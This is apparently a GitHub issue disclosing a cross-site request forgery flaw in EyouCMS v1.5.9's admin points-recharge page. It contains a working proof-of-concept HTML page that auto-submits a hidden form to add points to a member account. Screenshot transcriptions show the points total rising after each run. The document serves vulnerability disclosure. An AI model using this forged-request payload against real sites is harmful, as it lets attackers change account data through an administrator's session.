

[New issue](#)[Jump to bottom](#)

# EyouCMS v1.5.9 has a vulnerability, Cross-site request forgery(CSRF) #27


[Open](#)

h18192h opened this issue on Oct 14 · 0 comments

h18192h commented on Oct 14 · edited

A security vulnerability exists in EyouCMS V1.5.9 in the backend, Members Center, Editing Membership, and Points Top-up.

1. Enter the background - > member center - > edit member - > points recharge, as shown in the figure:



youcms

会员中心

会员列表

会员级别

会员属性

功能配置

栏目管理

内容管理

待审稿件

广告管理

基本信息

SEO模块

插件应用

会员中心

功能地图

← 编辑会员

加入黑名单

删除

基本资料

ID: 1

个人中心

用户昵称: test01

用户名称: test01

登录密码: 不修改留空

绑定信息:

会员级别: 中级会员

会员天数: 30

手机号码: 13644444444

邮箱地址: 123@11.com

注册时间: 2022-09-22 15:12:50

最后登录: 2022-09-22 16:18:08

登录 IP: 127.0.0.1

保存

财务信息

余额

充值

明细

¥0

积分

充值

明细

1000

某某网络科技有限公司-易优CM

会员中心-某某网络科技有限公司

eyoucms.io/login.php

移动设备上的书签

youcms

会员中心

会员列表

会员级别

会员属性

功能配置

栏目管理

内容管理

待审稿件

广告管理

基本信息

SEO模块

插件应用

会员中心

功能地图

← 编辑会员

加入黑名单

删除

基本资料

ID: 1

个人中心

用户昵称: test01

用户名称: test01

登录密码: 不修改留空

绑定信息:

会员级别: 中级会员

会员天数: 30

手机号码: 13644444444

邮箱地址: 123@11.com

注册时间: 2022-09-22 15:12:50

最后登录: 2022-09-22 16:18:08

登录 IP: 127.0.0.1

保存

财务信息

余额

充值

明细

¥0

积分

充值

明细

1000

积分充值

当前余额: 1000

\*积分变化: ☒ 增加 ☐ 减少 ☐ 最终积分

\*充值数目: 1000 积分

操作备注: 请输入备注

取消

确定

```

4 <head>
5 <title>OWASP CRSFTester Demonstration</title>
6 </head>
7
8 <body onload="javascript:fireForms()">
9 <script language="JavaScript">
10     var pauses = new Array( "86","82" );
11
12     function pausecomp(millis)
13     {
14         var date = new Date();
15         var curDate = null;
16
17         do { curDate = new Date(); }
18         while(curDate-date < millis);
19     }
20
21     function fireForms ()
22     {
23         var count = 2;
24         var i=0;
25
26         for(i=0; i<count; i++)
27         {
28             document.forms[i].submit();
29
30             pausecomp(pauses[i]);
31         }
32     }
33 </script>
34 <H2>OWASP CRSFTester Demonstration</H2>
35 <form method="POST" name="form0" action="http://eyoucms.io:80/login.php?m=admin&c=Member&a=users_edit_score&lang=cn">
36 <input type="hidden" name="type" value="1"/>
37 <input type="hidden" name="money" value="1000"/>
38 <input type="hidden" name="remark" value=""/>
39 <input type="hidden" name="users_id" value="1"/>
40 </form>
41
42
43
44 </body>
45 </html>
46

```

3. Open and enter the background page in the browser to view the user test01 points:

The screenshot shows a web browser window with the address bar displaying `eyoucms.io/login.php`. The page is titled "会员中心" (Member Center) and shows the "编辑会员" (Edit Member) page for user "test01".

**Basic Information:**


- 用户昵称: test01
- 用户名称: test01
- 登录密码: 不修改留空
- ID: 1
- 会员级别: 中级会员
- 会员天数: 30
- 手机号码: 13644444444
- 邮箱地址: 123@11.com
- 注册时间: 2022-09-22 15:12:50
- 最后登录: 2022-09-22 16:18:08
- 登录 IP: 127.0.0.1

**Financial Information:**


- 余额: ¥0
- 积分: 2000

**Sidebar Navigation:**

- 会员中心
- 栏目管理
- 内容管理
- 待审稿件
- 广告管理
- 基本信息
- SEO模块
- 插件应用
- 会员中心
- 功能地图



4. Click on the constructed web page:



\*积分变化: ☐ 增加 ☐ 减少 ☐ 最终积分

\*充值数目:  积分

操作备注:

取消

确定

The figure above shows the page that automatically jumps after successful execution to check whether the points have increased:

栏目管理

内容管理

待审稿件

广告管理

基本信息

SEO模块

插件应用

会员中心

功能地图

会员中心

会员列表

会员级别


会员属性

功能配置

← 编辑会员

加入黑名单删除

基本资料







ID: 1

个人中心

用户昵称: test01

用户名称: test01

登录密码: 不修改留空

绑定信息:    

会员级别: 中级会员

会员天数: 30

手机号码: 13644444444

邮箱地址: 123@11.com

注册时间: 2022-09-22 15:12:50

最后登录: 2022-09-22 16:18:08

登录 IP: 127.0.0.1

保存

财务信息

余额

充值 明细

积分

充值 明细

¥ 0

3000

某某网络科技有限公司-易优CM x 会员中心-某某网络科技有限公司 x

eyoucms.io/login.php

移动设备上的书签

网站首页清除缓存购买授权admin 创始人

会员中心

会员列表

会员级别


会员属性

功能配置

← 编辑会员

加入黑名单删除

基本资料







ID: 1

个人中心

用户昵称: test01

用户名称: test01

登录密码: 不修改留空

绑定信息:    

会员级别: 中级会员

会员天数: 30

手机号码: 13644444444

邮箱地址: 123@11.com

注册时间: 2022-09-22 15:12:50

最后登录: 2022-09-22 16:18:08

登录 IP: 127.0.0.1

保存

财务信息

余额

充值 明细

积分

充值 明细

¥ 0

3000

Assignees

No one assigned

Labels

None yet

Projects

---

No milestone

---

Development

No branches or pull requests

---

1 participant

